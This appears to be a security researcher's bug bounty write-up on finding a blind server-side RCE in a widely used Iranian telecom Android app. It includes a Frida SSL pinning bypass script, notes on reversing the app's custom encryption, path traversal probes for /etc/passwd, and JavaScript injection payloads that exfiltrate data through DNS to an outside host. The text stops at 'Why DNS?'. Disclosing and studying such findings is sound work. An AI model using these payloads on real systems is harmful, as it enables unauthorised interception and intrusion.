
Here are several reasons why I think you should keep reading this post:
- The Android application is one of the most installed applications in Iran and belonged to a Irancell, a telecommunications company with roughly 148 million subscribers
- The application had been tested by many well-known penetration testing companies before I began working on it. Honestly, they were shocked when I reported the vulnerability with critical severity
- To achieve RCE, I conducted a bit of related research, which I believe every skilled hunter should be able to do while actively hunting their target
- This was an unusual RCE case which I'd never seen before; I managed to trick a headless browser into running arbitrary JavaScript code server-side
-
In order to intercept network traffic, I should have opened two encryption layers:
- a normal TLS layer, which is used in widespread applications
- an extra AES implementation with a random key for each user
- The RCE was blind, and the remote server didn't have an internet connection, so I couldn't send data back by HTTP. Surprisingly, I could make a DNS tunnel to exfiltrate the data
Capturing the Traffic
One of the most bold topics in mobile application penetration tests is figuring out how to capture traffic. This is not a big deal in web applications (sometimes it is; for example, the user panel on amazon.com is heavily protected against MITM with BurpSuite), but overall, 99% of websites allow MITM when you install your own certificate as RCA, so it can sign other websites' certificates, making MITM not an issue. However, in mobile applications, the story is totally different.
Before going through it, let me clarify that I conducted all tests on this APK, which was the latest version at the time of hunting. There are many methods to disable an SSL pinning mechanism in mobile applications. I personally prefer the Frida tool, which is a handy tool to hook classes and functions at runtime. I've been using the following code to bypass SSL pinning:
    var array_list = Java.use("java.util.ArrayList");
    var ApiClient = Java.use('com.android.org.conscrypt.TrustManagerImpl');
    ApiClient.checkTrustedRecursive.implementation = function(a1,a2,a3,a4,a5,a6) {
        console.log('Bypassing SSL Pinning');
        var k = array_list.$new();
        return k;
    }
It's universal and works in every application. The bypass works by intercepting and hooking the certificate validation process. Since the method returns an empty or "trusted" list without performing any actual certificate checks, it tricks the application into believing the SSL/TLS connection is secure. Before hooking, I ran Genymotion, installed MyIrancell, set up the BurpSuite proxy in the virtual Android machine (I cannot remember the version; it was API 31 or something), and I could easily capture the traffic. Surprisingly, the MyIrancell application wasn't applying an SSL pinning mechanism. Why did the application behave like this? The answer is in the traffic:
POST /webaxn/webaxn?group=selfcare HTTP/1.1
Accept-Encoding: gzip, deflate
Content-Type: application/vnd.wap.wbxml
IMEI: 000000000000000
os_version: 21
User-Agent: 2.2.1.10995/android
x-user-agent: 2.2.1.10995/android
x-device-ip: 10.0.3.15
X-Cookie: 1.5961535400767.32.8a42e69d7c531b0f.18c7a3256fbe09d4.72505fdbef3b508b0a899e3ce6f44f6883fb7767
DENSITY: 4.0;640
Host: myirancell.irancell.ir
Connection: close
Content-Length: 240
Jl¹H¾ö ¿Û§ù·fõõý«ÏÙOü¾Z<÷ï˵¢ð%8B`T£±óc#zÁSBôJ.Vqß]»3©Ïýý;%õ`ZQT^ÈÙ'º1Ùçîkê±âÒuhÓÅ¢±¯üÂÆtf=bÙÛ#Ü1 ÉGhÇCB-ÆZßµ¸û<¦Â_Ag»vyùÇs<g¢È®½î.®>82ACTnHJ¿O 2õítæwõ]=Jêºä·ÁḫÐÅ$vïym9KÌ2BxÀéê+îµ²i4Nd·U-ÚDecrypting the Traffic
As observed, the traffic is not in plain text. They knew SSL pinning is not a strong fortress, so they applied an extra layer — a custom encryption — to resist traffic interception:

The first assumption here is that the body is encrypted by a symmetric algorithm,
and the key is exchanged at the beginning of the connection and stored somewhere
in the user's mobile, or it's sent along with each HTTP request so the client can
decrypt the message. Furthermore, the X-Cookie header was strongly
eye-catching for me, and I was sure that it's related to the encryption system.
How do I know this? How can I make these assumptions? The answer is: experience. The more mobile applications you pentest, the higher the chance of making correct assumptions. Furthermore, do not forget to follow the Occam's Razor principle in daily hacking
Here I reached a "looking for a needle in a haystack" situation, the most difficult part in mobile penetration testing. I have an old-school trick which I've been using for many years: hooking all strings!
Out of context, I use this technique for web applications too. It lets me extract all URLs that are built at runtime in SPAs. Let's get back to our topic. I launched the application and attached the script above using a handy Python script.
I spent a day understanding the overall flow of the mobile application. It's challenging to determine the exact flow, but getting a general idea is possible. This process can't be documented as a step-by-step checklist or manual. You need to explore the code to trace things, which I refer to as 'hanging out in the app'; eventually, I arrived at the following stack trace:

The a() method was clearly an encryption/decryption method. Here, I
used another approach to overcome the encryption:
a universal AES hooker!
Similar to the string hooker, the AES hooker script can effectively hook any
Android app that uses AES through Java's Cipher class for encryption or
decryption. Remember that if an app performs AES operations in the native layer
(using C/C++ libraries), this script won't capture those calls. For full
coverage, you would need additional hooks targeting native code. The result:

As shown in the image, I could reach the plain text version of the traffic. However, it does not look like plain text; some printable and non-printable characters are mixed:

Taking a closer look reveals some patterns:

Encryption System
Reaching this phase, I decided to spend more time reading the source code and
hooked over 100 functions and classes to figure out what is going on here. Digging
more, I ultimately solved the mystery behind the encryption system as well as the
custom X-Cookie header. The results:
There is a key exchange protocol (custom protocol). At the beginning of the connection, the server sends a key and session id to the client, and the next packets are encrypted by the key. The key is bound to the user's session id.
But the exchange is more complicated. Before going through the flow, I should
explain how the X-Cookie works; it could only have two values:
X-Cookie: 1.7a1f20f920dc6bafdbaefa8d459e4b61755f8492
X-Cookie: 1.11544591529526.32.a84f9b13d70e65c2.21dc586f490a73be.7d23ab449aa2061dc1a190f0d1d1e0e6f40a96e3
The first line is for when the key exchange is completed, and the permanent key
is delivered and saved in the client. The second one is used in the key exchange
phase, which I want to expand on a little bit more. Regardless of whether the
server or client receives the HTTP packet, each performs a predefined action
based on the HTTP body and X-Cookie values. Breaking the cookie into
parts with an explanation:
1: nothing important, haven't figured out what it is11544591529526: KEY1, a temporary key seed. The temporary key is created using this seed32: KEY2, the main key length, which is embedded at the beginning of every HTTP body which is used to decrypt the whole HTTP bodya84f9b13d70e65c2: IV1, an initial vector of the temporary key to decrypt the first bytes (32) of the HTTP body to retrieve KEY221dc586f490a73be: IV2, an initial vector of the main key to decrypt the whole HTTP body7d23ab449aa2061dc1a190f0d1d1e0e6f40a96e3: an HMAC to ensure that the body's integrity remains unchanged
This flow is used to transfer data between the Client and the Server. It's a network protocol, just guaranteeing the confidentiality and integrity of the data.

Now let's define the precise flow, which is shown below:

- Initial Phase — The mobile application sends a semi-empty HTTP request to the server. The server responds with an encrypted body and an
X-Cookieheader. The client uses theX-Cookieto decrypt the body and save general configurations on the mobile - Key Exchange Phase — The mobile application creates a random dummy key, places it in the body with an appropriate
X-Cookieheader, and sends it to the server. The server receives the packet, decrypts it using theX-Cookiemechanism, and retrieves the dummy key from it. Then the server generates a random permanent key, encrypts it with the dummy key that the client just sent in the request. The server also generates a session for the user, binds it to the permanent key, and responds to the client. The client then decrypts the response using the dummy key - Interaction Phase — The rest of the connection is encrypted/decrypted by the permanent key, which turns into a shorter version that only contains a checksum
Encoding Issue
I went through a long process. After intercepting the traffic, I tried to figure out the login mechanism. I entered my number in the login, an OTP was sent, and I entered it in the mobile UI, then searched the traffic for it. Despite my expectations, I found nothing and started thinking: what is going on here? Taking a closer look at the traffic revealed that there is an extra encoding. Here is the decrypted HTTP body for login:

As observed, the phone number has changed into 4n5lcipUYfhzJ3QeTUVz.
It was not a big issue since I had been debugging the application for a few days.

Immediately, I started writing an encoder/decoder script. In those days, there was no ChatGPT, so I spent a few hours on it:

Vulnerability Discover
I figured out how some key functions work, like the encryption system, key exchange, encoding functions, and session ID. After a long journey, I was eager to find server vulnerabilities. The most important part of bug bounty hunting is threat modeling. Almost all top hackers have this skill; they might not do it explicitly, but they do it intuitively. I focused on IDOR or BOLA, SQL Injection, and business logic issues because I could modify plain text traffic. How many hunters have reached this stage? I knew I was in the right place and would definitely find a bug there. I spent a few days but couldn't find any vulnerabilities. Imagine being in my position, spending many days dealing with technical challenges, reaching plain text traffic, doing lots of tests, and finding nothing :)
It was a key moment. I'm 36 years old and have been hacking for over 20 years. I'm pretty sure that bug bounty failures often stem from non-technical issues. I'm not dismissing knowledge issues, but the right mindset definitely outshines malicious payloads. Honestly, at that moment, I was totally frustrated. How could this be possible? Not even a single bug? I realized I needed to give myself some space. So, I stopped testing, quieted my brain monkey, and started working with a different approach. Remember, consistency is the key that opens every lock. I searched the internet for any helpful documents about the target and eventually found a WebAxn SDK manual. I carefully scanned the document and discovered that the server uses a headless browser. It opens HTML files, runs JavaScript functions, and returns results all on the server side. So, the flow was more complex:

Now let's look back at the HTTP packets:
There is a pattern in it; can you spot it? Of course, once a puzzle is solved, it becomes clear. The pattern is:
wgt:[FILE_PATH]:FUNC(ARGS)
When an HTTP request reaches the server, the [FILE_PATH] is
extracted, and a headless browser opens it. Then, FUNC(ARGS) is
executed on the opened page. The first and immediate test was Local File
Disclosure: I tried many vectors here, but again, nothing was found.
wgt:../../../../etc/hosts:FUNC(ARGS)
wgt:FUZZ.html:FUNC(ARGS)
wgt:/etc/passwd:FUNC(ARGS)
wgt:../../../../../etc/passwd
wgt:/etc/passwd
I also fuzzed the function name and parameters to create an unexpected error, but
still nothing was gained. Another tricky test was changing the JavaScript
function to something arbitrary, such as console.log().
wgt:555510/1.0/logincrm.html:console.log(123)
wgt:555510/1.0/logincrm.html:document.write(123)
Didn't work. I felt there is a checker function there, checking whether the corresponding function is present in the file or not. If it is, then it's going to be executed. This is an assumption; I should have tested its validity. This process is called Blackbox penetration testing. You should continuously make assumptions and test them. So I kept trying to bypass the imaginary checker function. I tested:
logincrm.html:validateNumber($msisdn,'','N');document.write(123)
logincrm.html:document.write(123);validateNumber($msisdn,'','N')
Did not work again. I decided to skip the echo-based test and moved on to blind and out-of-band tests:
logincrm.html:window.location='https://a.tld/r/';validateNumber($msisdn,'','N')
logincrm.html:validateNumber($msisdn,'','N');window.location='https://a.tld/r/'
Where https://a.tld/r/ was my web server. It didn't work again since
I didn't receive any HTTP logs at my web server. Before giving up, I accidentally
checked my DNS server logs and, to my surprise, I saw DNS logs from the target! I
checked it several times, and it was correct, so I crafted a malicious packet:
["https",[location.pathname.split("/").join("zZ"),"75da75be5e3439e5d1ae.d.zhack.ca"].join(".")].join("://");validateNumber($msisdn,'','N')I received DNS logs:
zZhomezZselfcarezZwebaxnzZwidgetszZwebaxnzZ555510zZ1.0zZlogincrm.htmlConverting zZ to / reveals the full path:
/home/selfcare/webaxn/widgets/webaxn/555510/1.0/logincrm.htmlWhy DNS?
